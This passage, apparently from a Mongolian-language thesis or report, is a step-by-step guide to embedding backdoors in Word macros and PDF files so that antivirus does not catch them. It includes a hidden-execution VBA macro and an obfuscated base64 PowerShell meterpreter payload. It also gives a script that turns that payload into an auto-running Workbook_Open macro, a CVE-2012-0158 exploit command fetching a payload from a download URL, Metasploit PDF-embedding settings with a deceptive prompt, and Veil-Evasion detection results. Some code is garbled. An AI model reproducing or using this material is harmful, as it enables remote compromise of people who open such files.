Документ файлын төрөлд оффисын Word, Exel, Powerpoint болон Adobe Reader зэргийн програмууд багтана. Эдгээрийг Backdoor-ийн ажиллуулахдаа уг програмуудын эмзэг байдал дээр тулгуурлан Backdoor-ийг ажиллуулдаг. Тиймээс тэдгээрийн эмзэг байдлуудыг тодорхойлон Office 2007, 2010 хувилбарууд дээр ажиллах Macro код болон Adobe reader 9.x ба түүнээс өмнөх файлын эмзэг байдалд exe backdoor-ийг хавсаргаж ажиллууллаа.

#### ***Word файлд backdoor-ийг ажиллуулах***

**Арга 1:** Энэ арга нь Office word 2007 болон Office word 2010 програмуудын эмзэг байдал дээр тулгуурлан macro функцийг бичиж ажиллууллаа. Энэ арга нь тухайн файлыг татсан хавтас, эсвэл линкийг зааж өгссөнөөр тухайн word файл ажиллахдаа

тухайн exe файлыг хавтас эсвэл линкээс татаж ажиллуулах код юм. Уг кодыг Word програмын Developer цэсэд масго-д нэр оноож үүсгэж бичиж өгнө.

```
Option Explicit

Const TypeBinary = 1
Const ForReading = 1, ForWriting = 2, ForAppending = 8

Private Function getVar(mvar)
    Dim objshell
    Dim envObj
    Set objshell = CreateObject("WScript.Shell")
    Set envObj = objshell.Environment("PROCESS")
    getVar = envObj(mvar)
End Function

Private Sub execfile()
    Dim cmd
    cmd = "backdoor.exe"
    cmd = Replace(cmd, "%TEMP%", getVar("temp"))
    cmd = Replace(cmd, "%SYSTEMROOT%", getVar("windir"))
    Dim runObj
    Set runObj = CreateObject("Wscript.Shell")
    runObj.Run cmd, 0, True
End Sub
```

Зураг 24 Cmd-гээр Backdoor-ийг дуудаж ажиллуулах код

**Арга 2:** Хүснэгт 4-т үүсгэсэн batch файлыг масго дээр ажиллуулахын тулд кодын мөрийн хязгаарлалтаас хамаараад дараах python кодыг ажиллуулан олон мөрүүдэд хувааж масго дээр нэмж өгөн ажиллуулав. Batch файлын кодын хэсэг дараах байдлаар харагдаж байна.

```
1 @echo off
2 if %PROCESSOR_ARCHITECTURE%==x86 (powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Command
"Invoke-Expression $(New-Object IO.StreamReader $(New-Object IO.Compression.DeflateStream $(New-Object
IO.MemoryStream (, $([Convert]::FromBase64String("\nVrtb9tGDP7uX0EIN0BCLEV+WZZYCFDXadpsdzrFadLNMIAzRftXn+
6U08mR4/q/3I0J/06f9CZFI/PQ/Rh2C0cwzunNb2Q8irLtbGus0KjUPa6QSK1480gl+dSxFBYbunAytJ7uFL2xhq4F8aWXA611LHb+GQ+
TBKDRdGGUigLydNEPgnjLFSiKZVWd5v81X1jtMXYetH/SjIyyC3epXQkr1xe7KG1RxlLi29IWR6vXpgdgsln7IH9wX3DDc+
QsA6X91hUwQXky7eRL2hXC2XhvGtZs9myhDrsDN+PLj5cfvx09fsfn8fXX27+vJ3cfb1/+PbX33weJ7hYpuL7SmZK54+
msOX6qdo8h51ur//ryW+nZ05wp0cpNONj+Mb1WotSxTU6xC5belswaEvqg+Oid10NgO2/vkG/Iax8qiO6H+2f6c2gz8pMy+
gB/wcYdUJQ/DxEc663u41u4UtW9TsnagTBL0fC03Fxmav9yno3dE5sGTqLcH6hqtEZ+
BnvB1Z2WVJ8BnV0qbebBcl/NgiepMdYQu50TG1GrZTXhOdsYrg6HEE7J9dBRGsolAR+
4LU0ODC11X49J9xu8f1AkVacl3d7g3AcgvEGFwmzsoICfClhZM+/Ts68rYsJQbsvUNmBACRgBNgXRFgIC+
K4or6cC0ZiQjEAtwqeeF58Gh6xRbsI3hnK2/fXWozOk12mCC2i1ivNE01jFXfIlmMhJUXjQjNFYsBG0C3nMpkR2cRlZkOcmSMLfMmhJ3EcvI
uKaCm8FNXnFLKjJP+
B8JAUgQ7VYFniw4aEpApKv65QFGp/wlHXa4IzIs5CSH/eDkPjRlCewuaSKx50rD3ASdCJ4ENTHpwKu7zzHi5qi0GUE0/cbi3tB5XUbsuBCFy
mpeXLBLXed1Nq8GBWfd866QefkNOgE3UGffsdMOeC1mKZLRMeVf52kgdkczQuuhBL7AbFH8K9pScAh9F7XAV+
RVeQ8Rth7LptrFuDnvChsasoWq86ZHGx++vCEbZY3cmuHVS8Mqzr6oRdNm27dlsqKDApaUzQ6b+
ZSBGNuipRlSGpI5xuX5W0I2zB9WeeZyypaIzJ6Xdfz2nAAqUuJk2+/N4TYZLW7P5J63XRpFVVK0sz+m+
JPGJOW4exUJGfVnTdcEejz9Pt718=\")"), [IO.Compression.CompressionMode]::Decompress)),
[Text.Encoding]::ASCII).ReadToEnd();") else (%WinDir%\syswow64\windowspowershell\v1.0\powershell.exe -NoP
-NonI -W Hidden -Exec Bypass -Command "Invoke-Expression $(New-Object IO.StreamReader $(New-Object
IO.Compression.DeflateStream $(New-Object IO.MemoryStream
(, $([Convert]::FromBase64String("\nVrtb9tGDP7uX0EIN0BCLEV+WZZYCFDXadpsdzrFadLNMIAzRftXn+
6U08mR4/q/3I0J/06f9CZFI/PQ/Rh2C0cwzunNb2Q8irLtbGus0KjUPa6QSK1480gl+dSxFBYbunAytJ7uFL2xhq4F8aWXA611LHb+GQ+
TBKDRdGGUigLydNEPgnjLFSiKZVWd5v81X1jtMXYetH/SjIyyC3epXQkr1xe7KG1RxlLi29IWR6vXpgdgsln7IH9wX3DDc+
QsA6X91hUwQXky7eRL2hXC2XhvGtZs9myhDrsDN+PLj5cfvx09fsfn8fXX27+vJ3cfb1/+PbX33weJ7hYpuL7SmZK54+
msOX6qdo8h51ur//ryW+nZ05wp0cpNONj+Mb1WotSxTU6xC5belswaEvqg+Oid10NgO2/vkG/Iax8qiO6H+2f6c2gz8pMy+
gB/wcYdUJQ/DxEc663u41u4UtW9TsnagTBL0fC03Fxmav9yno3dE5sGTqLcH6hqtEZ+
BnvB1Z2WVJ8BnV0qbebBcl/NgiepMdYQu50TG1GrZTXhOdsYrg6HEE7J9dBRGsolAR+
4LU0ODC11X49J9xu8f1AkVacl3d7g3AcgvEGFwmzsoICfClhZM+/Ts68rYsJQbsvUNmBACRgBNgXRFgIC+
Batch file length: 3036 lines: 2 Ln: 2 Col: 35 Sel: 1730|0 UNIX UTF-8 w/o BOM INS
```

Зураг 25 Batch backdoor кодын хэсэг

Дээрх Batch файлын тодруулсан хэсэг нь Macro дээр Backdoor-ийг ажиллуулах код бөгөөд тэдгээрийг ажиллах зөв дараалалд оруулах үүднээс дараах пятон кодыг ажиллуулж кодын мөрийг зөв байрлалд оруулав.

```
import os, sys
```

```
import re
```

```
def formStr(varstr, instr):
```

```
    holder = []
```

```
    str1 = "
```

```
    str2 = "
```

```
    str1 = varstr + '=' + instr[: 54] + ""
```

```
for i in xrange(54, len(instr), 48):
```

```
    holder.append(varstr + '=' + varstr + '+' + instr[i: i + 48])
```

```
    str2 = "\r\n".join(holder)
```

```
str2 = str2 + ""
```

```
str1 = str1 + "\r\n" + str2
```

```
return str1
```

```
if len(sys.argv) < 2:
```

```
    print "-----\n"
```

```
    print " Macro Safe\n"
```

```
    print "-----\n"
```

```
    print "\n"
```

```
    print "Takes Veil batch output and turns into macro safe text\n"
```

```
    print "\n"
```

```
    print "USAGE: " + sys.argv[0] + " <input batch> <output text>\n"
```

```
    print "\n"
```

```
else :
```

```
    fname = sys.argv[1]
```

```
f = open(fname)
lines = f.readlines()
f.close()
cut = []

for line in lines:
    if "@echo off"
not in line:
        first = line.split('else')# split on
else to truncate the back half

# split on\ "
cut = first[0].split("\\", 4)

# get rid of everything before powershell
cut[0] = cut[0].split('%==x86')[1]
cut[0] = cut[0][2: ]

# get rid of trailing parenthesis
cut[2] = cut[2].strip(" ")
cut[2] = cut[2][: -1]

#
for i in range(0, 3): #print str(i) + " " + cut[i]

top = "Sub Workbook_Open()\r\n"
top = top + "Dim str As String\r\n"
top = top + "Dim exec As String\r\n"

#
insert '\r\n'
and 'str = str +'
```

every 48 chars after the first 54.

```
payL = formStr("str", str(cut[1]))
```

# double up double quotes, add the rest of the exec string

```
idx = cut[0].index('')
```

```
cut[0] = cut[0][: idx] + '' + cut[0][idx: ]
```

```
cut[0] = cut[0] + '\\\\\\" & str & \\' \\\\" ' + cut[2] + '\\\"#
```

```
insert 'exec = exec +'
```

```
and '\r\n'
```

every 48 after the first 54.

```
execStr = formStr("exec", str(cut[0]))
```

```
shell = "Shell(exec)"
```

```
bottom = "End Sub\r\n\r\n'---Generated by macro_safe.py by khr040sh---
```

```
final = "
```

```
final = top + "\r\n" + payL + "\r\n\r\n" + execStr + "\r\n\r\n" + shell + "\r\n\r\n" +
```

```
bottom + "\r\n"
```

```
print final
```

```
try:
```

```
f = open(sys.argv[2], 'w')
```

```
f.write(final)# python will convert\n to os.linesep
```

```
f.close()
```

```
except:
```

```
print "Error writing file.\n Please check permissions and try again.\nExiting..."
```

```
sys.exit(1)
```

```
print "File written to " + sys.argv[2] + " !"
```

Доорх зурагт пятон кодоор үүсгэсэн backdoor шэлл кодыг оффисийн macro дээр зөв ажиллах дараалалд оруулдгаар үүсгэж кодын хэсгийг гаргаж авлаа.

```

root@i3andii:~/Desktop# python macro_safe.py pyalo.bat
Sub Workbook_Open()
Dim str As String
Dim exec As String

str = "nVRtb9tGDP7uX0EIN0BCLEV+WZZYCFDXadpsdZrFadLNMIazRfTcXn+"
str = str + "6U08mR4/q/j3I0J/06f9CZFI/PQ/Kh2C0cwzunNb2Q8i rLtb"
str = str + "Gus0KjUPa6QSKL480gL+dSxFBYbunAytJ7uFL2xhq4F8aWXA"
str = str + "611LHb+GQ+TBKDRdGGUigLydNEPGNjLF5iKZVWd5v81X1jtM"
str = str + "XYetH/5jIyyC3epXQkr1xe7KG1RxsLi29IWR6vXpgdgsln7I"
str = str + "H9wX3DDc+QsA6X91hUwqXky7eRL2hXCZXhvGtZs9myhDrsDN"
str = str + "+PLj5cfvx09fsfn8fXX27+vJ3c fb1/+PbX33weJ7hYpuL7Sm"
str = str + "ZK54+msOX6qdo8h51ur//ryW+nZ05wp0cpN0Nj+Mb1WotSxT"
str = str + "U6xCSbe1swaEvqg+t0id10Ng02/vkG/IAx8qI06H+Zf6c2gz"
str = str + "8pMy+gB/wCYdUJQ/DxEc663u41u4UtW9TsnagTBL0fC03Fxa"
str = str + "mv9yno3dE5sGTqLth6hqtEZ+BnvBIZZWVJ8BnV0qbebBc1/N"
str = str + "giepMdYQu50TG1GrZTXh0dsYrg6HEE7J9dBKGSolAR+4LU00"
str = str + "DC11X49J9xu8f1AkVacL3d7g3AcgvEGFwmzsOICfClhZM+/T"
str = str + "s68rYsJSQbsVUNmBACRgBNgXRFgiC+K4or6oC0Zi0jEAtwqe"
str = str + "eF58Gh6xRBsI3hnK2/fXWoz0k12mCCZi1ivNE0ljFXfIImNh"
str = str + "jUXjQjNFYsBG0C3nMpkrc2cRlzK0cmSMLfMmhJ3EcvIuKaCm8"
str = str + "FNNoXFLKjTP+B8JAUqG7VYFfw14aEpApKv65QFGp/wlHXa4I"
str = str + "z1s5CSH/eDkPjrLCewuaSKx50rD3ASdCJ4ENTHpwKu7zzHi5"
str = str + "gi0GUE0/cbi3tB5XUbsuBCPympXLBLXed1Nq8GBwfd866Qe"
    
```

Зураг 26 Visual Basic-ээр ажиллах кодын хэсгийг пятоноор үүсгэв

Зураг 26-д Оффис дотор тасго-гийн бичигдэлийг бичиж өгсөн хэсэг харагдаж байна.

```

Sub Workbook_Open()
Dim str As String
Dim exec As String

str = "nVRtb9tGDP7uX0EIN0BCLEV+WZZYCFDXadpsdZrFadLNMIazRfTcXn+"
str = str + "6U08mR4/q/j3I0J/06f9CZFI/PQ/Kh2C0cwzunNb2Q8i rLtb"
str = str + "Gus0KjUPa6QSKL480gL+dSxFBYbunAytJ7uFL2xhq4F8aWXA"
str = str + "611LHb+GQ+TBKDRdGGUigLydNEPGNjLF5iKZVWd5v81X1jtM"
str = str + "XYetH/5jIyyC3epXQkr1xe7KG1RxsLi29IWR6vXpgdgsln7I"
str = str + "H9wX3DDc+QsA6X91hUwqXky7eRL2hXCZXhvGtZs9myhDrsDN"
str = str + "+PLj5cfvx09fsfn8fXX27+vJ3c fb1/+PbX33weJ7hYpuL7Sm"
str = str + "ZK54+msOX6qdo8h51ur//ryW+nZ05wp0cpN0Nj+Mb1WotSxT"
str = str + "U6xCSbe1swaEvqg+t0id10Ng02/vkG/IAx8qI06H+Zf6c2gz"
str = str + "8pMy+gB/wCYdUJQ/DxEc663u41u4UtW9TsnagTBL0fC03Fxa"
str = str + "mv9yno3dE5sGTqLth6hqtEZ+BnvBIZZWVJ8BnV0qbebBc1/N"
str = str + "giepMdYQu50TG1GrZTXh0dsYrg6HEE7J9dBKGSolAR+4LU00"
str = str + "DC11X49J9xu8f1AkVacL3d7g3AcgvEGFwmzsOICfClhZM+/T"
str = str + "s68rYsJSQbsVUNmBACRgBNgXRFgiC+K4or6oC0Zi0jEAtwqe"
str = str + "eF58Gh6xRBsI3hnK2/fXWoz0k12mCCZi1ivNE0ljFXfIImNh"
str = str + "jUXjQjNFYsBG0C3nMpkrc2cRlzK0cmSMLfMmhJ3EcvIuKaCm8"
str = str + "FNNoXFLKjTP+B8JAUqG7VYFfw14aEpApKv65QFGp/wlHXa4I"
str = str + "z1s5CSH/eDkPjrLCewuaSKx50rD3ASdCJ4ENTHpwKu7zzHi5"
str = str + "gi0GUE0/cbi3tB5XUbsuBCPympXLBLXed1Nq8GBwfd866Qe"
str = str + "fkN0gE3UGffsdM0eC1mKZLRMevF52kgdkczQUuhBL7AbFH8K"
str = str + "9pscAh9F7XAV+RvEQ8Rth7LpRfUdVnChsasoWq86ZHGx++v"
str = str + "CEbZY3cmuHVS8MQzr6oRdNm27dlSqKdAPaUzQ6b+ZSBGnuip"
str = str + "RLGepI5xuX5W0I2zB9WeeZyypaIzJ6Xdfz2nAAqUujK2+/N4"
str = str + "TY2LW7PsJ63XRpfVVK0sz+m+JPUGJOW4exJ1GFnvTdcEezj9"
str = str + "Pt718="

exec = "powershell.exe -NoP -NonI -W Hidden -Exec Bypass -Comm"
exec = exec + "and ""Invoke-Expression $(New-Object IO.StreamRe"
exec = exec + "ader ($ (New-Object IO.Compression.DeflateStream "
exec = exec + " $($ (New-Object IO.MemoryStream ($ ([Convert]::Fro"
exec = exec + "mBase64String(\" " & str & " \"))), [IO.Comp"
exec = exec + "ression.CompressionMode]::Decompress)), [Text.En"
    
```

Зураг 27 Macro-д дараах backdoor-ийг бичиж өгөв.

Оффис Macro хэсэгт бичиж өгсөн backdoor-ийн үр дүн дараах байдлаар илрэхгүй байна.

SHA256: e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855

File name: backdoor.docx

Detection ratio: 0 / 57

Analysis date: 2015-05-27 18:33:26 UTC ( 7 minutes ago )

🚫 244 🟢 6055

📄 Empty file! This file is 0 bytes in size, software running in your computer may have blocked the file that you intended to upload or you may have sent an empty file.

Analysis Relationships Additional information Comments 1 Votes

Antivirus	Result	Update
ALYac	🟢	20150527
AVG	🟢	20150527

Зураг 28 Office Word-ийн Macro хэсэгт бичиж өгсөн Backdoor

**Арга 3:** Энэ арга нь Microsoft Word-ийн эмзэг байдал болох **CVE-2012-0158** тодорхойлсоноор doc файлд exe файлыг хамт шахаж exploit хийх цоорхой юм. Уг эмзэг байдлыг ашиглахын тулд “*Silent doc*” түүлийг ашиглалаа.

Уг цоорхойн шаардлага нь Office 2007, 2010 дээр байгаа бөгөөд файлын өргөтгөлийг 97-2003 хэлбэрээр хадгалж exe файлыг шахна.

```

Directory of C:\Users\i3andii\Desktop\Silent.Doc\Silent doc
05/28/2015 02:51 AM <DIR> .
05/28/2015 02:51 AM <DIR> ..
05/28/2015 02:51 AM           0 backdoor.docx
05/26/2015 03:56 AM       6,949,840 Doc2.doc
01/23/2015 12:21 PM    13,920,768 fuddoc12ve3.exe
05/25/2015 06:40 AM <DIR> library
01/23/2015 12:03 PM   1,385,515 library.zip
05/26/2015 03:53 AM   6,949,840 mm.docx
10/02/2008 07:36 PM   2,129,920 python26.dll
10/02/2008 07:36 PM   586,752 unicodedata.pyd
10/02/2008 07:35 PM   49,664 w9xppopen.exe
           8 File(s)       31,972,299 bytes
           3 Dir(s)     16,106,696,704 bytes free

C:\Users\i3andii\Desktop\Silent.Doc\Silent doc>fuddoc12ve3.exe backdoor.docx http://rghost.net/6sDhsB9qv
[+] Very Private - MS Word 2007 + 2010 all windows Code Execution Exploit
[+] Done

C:\Users\i3andii\Desktop\Silent.Doc\Silent doc>
    
```

Зураг 29 Silent Doc-ийн зааж өгсөн url-ийг файл нээх бүрд татаж ажиллана

Зураг 29-д үүсгэж өгсөн docx өргөтгөлтэй оффис файлыг туршилтын сүлжээний компьютер дээр ажиллуулахад дараах халдагч талд дараах байдлаар шэйшн үүсч байна.

```

Name Current Setting Required Description
-----
Payload options (windows/meterpreter/reverse_https):

Name Current Setting Required Description
-----
EXITFUNC process yes Exit technique (accepted: seh, thread, process, none)
LHOST 192.168.1.2 yes The local listener hostname
LPORT 4444 yes The local listener port

Exploit target:

Id Name
--
0 Wildcard Target

msf exploit(handler) >
[*] 192.168.1.8:49685 (UUID: 1d8186b390a0de97/x86=1/windows=1/2015-05-27T17:43:49Z) Staging Native payload ...

```

*Зураг 30 Backdoor meterpreter шелтэй холбогдсон шэйинг харуулав*

Adobe Reader файлд backdoor ажиллуулах

Adobe Reader програмд Backdoor-ийг ажиллуулахдаа **CVE-2010-1240** дэх эмзэг байдал дээр тулгуурлан metasploit-ийн **Adobe PDF Embedded EXE Social Engineering** модулыг ашиглан backdoor-ийг бэлдлээ. Ингэхдээ өөрийн эх pdf файлыг зааж өгөөд мөн FUD хийсэн exe backdoor-ийг зааж өгнө. Ингэснээр үр дүнд pdf өргөтгөлтэй backdoor үүснэ. Энэ нь Adobe Reader 8x, 9x хувилбарууд дээр эмзэг байдалтай байдаг. Уг backdoor нь ажиллахдаа хавсаргаж өгсөн exe backdoor-ийг дуудаж ажиллуулсаны дараа pdf файлыг дуудаж ажиллуулдаг.

```

msf exploit(adobe_pdf_embedded_exe) > set EXENAME backdoor.exe
EXENAME => backdoor.exe
msf exploit(adobe_pdf_embedded_exe) > set FILENAME backdoorpdf.pdf
FILENAME => backdoorpdf.pdf
msf exploit(adobe_pdf_embedded_exe) > set InFILENAME /root/Desktop/FUD.pdf
InFILENAME => /root/Desktop/FUD.pdf
msf exploit(adobe_pdf_embedded_exe) > show options

```

*Зураг 31 Backdoor болон pdf файлуудыг зааж өгөв*

Үүсгэсэн Backdoor-ийг туршилтын компьютер дээр ажиллуулахад дараах байдлаар шэйин үүслээ.

```
msf exploit(handler) >
[*] 192.168.1.8:49685 (UUID: 1d8186b390a0de97/x86=1/windows=1/2015-05-27T17:43:49Z) Staging Native payload ...
[*] Meterpreter session 1 opened (192.168.1.2:4444 -> 192.168.1.8:49685) at 2015-05-27 13:43:49 -0400
```

Зураг 32 Үүсгэсэн Backdoor-ийг ажиллуулахад үүссэн шийшин

SHA256:	8ef60875d3ab0f2bb2a10f6d92f913e15c679c1748982f88a3b77101d816845e
File name:	out.pdf
Detection ratio:	34 / 56
Analysis date:	2015-05-28 19:32:09 UTC ( 0 minutes ago )

Antivirus	Result	Update
ALYac	Exploit.PDF-Dropper.Gen	20150528
AVG	Exploit.PDF	20150528
AVware	Exploit.PDF.LaunchExe (v)	20150528

Зураг 33 Pdf дэх Backdoor-ийн үр дүн

Adobe Reader файлд ажиллуулсан Backdoor-ийг вирсны програм илрүүлэхээс зайлсхийх

Adobe reader файлыг вирусны програм илрүүлэхээс зайлсхийх үүднээс хоёр pdf файлд exe файлыг хавсаргах аргыг хэрэглэв.

Veil-Evasion-ээр вирсын програм илрэхгүй backdoor exe файлыг үүсгэлээ.

```

root@i3andii: ~/Veil-Evasion-master/Veil-Evasion-master
File Edit View Search Terminal Tabs Help

root@i3andii: ~/Desktop x root@i3andii: ~/Veil-Evasion-master/Veil-Evas... x

Payload: powershell/meterpreter/rev_https loaded

Required Options:

Name          Current Value  Description
----          -
LHOST         8443           IP of the metasploit handler
LPORT         N              Port of the metasploit handler
PROXY         N              Use system proxy settings

Available commands:

set           set a specific option value
info          show information about the payload
generate      generate payload
back          go to the main menu
exit         exit Veil

[>] Please enter a command: set LHOST 192.168.1.4
[>] Please enter a command: set LPORT 4444
[>] Please enter a command: generate
    
```

Зураг 34 Вейл түүлээр backdoor-ийг үүсгэв

Үүсгэж өгсөн Exe backdoor-ийг дараах байдлаар pdf файлд хавсаргахаар зааж өгөв

```

root@i3andii: ~/Desktop x root@i3andii: ~ x root@i3andii: ~/Desktop x
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):


Name          Current Setting  Required  Description
----          -
EXENAME       backdoor.exe     no        The Name of payload exe.
FILENAME      backdoorpdf.pdf no         The output filename.
INFILENAME    /root/Desktop/FUD.pdf yes        The Input PDF filename.
LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show th
is message again" box and press Open. no        The message to display in the F
ile: area

Exploit target:


Id  Name
--  ---
0   Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vist
a/7 (English)
    
```

Зураг 35 Вейл түүлээр үүсгэсэн backdoor-ийг pdf файльтай хавсаргав

pdfMachine ашиглаад Үндсэн вирусгүй pdf файлд backdoor-тэй файлыг хавсаргадагаар зааж өгөв.



Зураг 36 Backdoor бүхий pdf файлыг pdfMachine ашиглаж өөр pdf нэгтгэв  
Файлыг нээхэд backdoor файлд дараах хэлбэрээр харагдана.



Зураг 37 Хоёр pdf файлыг нэгтгэсэн үр дүнд

Үүсгэж өгсөн Backdoor дараах байдлаар вирусны програмаас зайлсхийсэн үр дүн  
14-ээр буурсан үзүүлэлт гарлаа.



SHA256: 431b0649eeb986a99625e1e8ec1a1d6877e7402f5b59f06081ffab8891c3714c

File name: Ull.pdf

Detection ratio: 20 / 57

Analysis date: 2015-05-28 19:36:03 UTC ( 6 minutes ago )

- Analysis
- File detail
- Additional information
- Comments 0
- Votes

Antivirus	Result	Update
ALYac	Exploit.PDF-Dropper.Gen	20150528
AVG	Exploit.PDF	20150528


*Зураг 38 Вирусны програм илрүүлэлтээс зайлсхийсэн pdf файл үр дүн*

Хүснэгт 4-т документ файлуудад Backdoor-ийг ажиллуулж вирусны эсрэг програмууд илрүүлэхгүй байх аргуудыг үзүүлсэн. Мөн тэдгээр аргууд нь хэрхэн үр дүнд хүрсэнийг хүснэгтэнд харууллаа.

*Хүснэгт 4. Документ файл вирусны програм илрүүлэлтээс зайлсхийсэн харицуулалт*


№	Ашигласан түүл	Вирусны програмаас зайлсхийх аргууд	Илрүүлсэн AV програм	Нийт AV програм
1	Metasploit	Macro cmd-гээр backdoor дуудах	0	56
2	Пятон код	Повершэллээр үүсгэсэн файлаас macro функцад ашигалгдах хэсгийг пятон кодоор гаргаж авлаа	0	56
3	Silent Doc	Dos+exe файлын татах линк	22	56
4	Metasploit	Adobe PDF Embedded EXE Social Engineering	34	56
5	Metasploit	Embedded+ FUD exe backdoor	28	56
6	PdfMachine	Embedded+ FUD exe backdoor+clean pdf	20	56
7	ExetoPdf	FUD Exe backdoor-ийг pdf-рүү хөрвүүлэв	0	56
8	Extension changer	Exe файлын өргөтгөлийг pdf болгон өөрчлөөд icon-ийг pdf icon болгон өөрчиллөө	0	56

Вирусны эсрэг програм илрэхгүй backdoor-ийг документ файлд ажиллуулах аргууд тэдгээрийн хэрхэн үр дүнд хүрсэн харьцуулсан графикийг доорх зурганд харууллаа.



Зураг 39 Документ файл вирусны эсрэг програмаас зайлсхийх арга

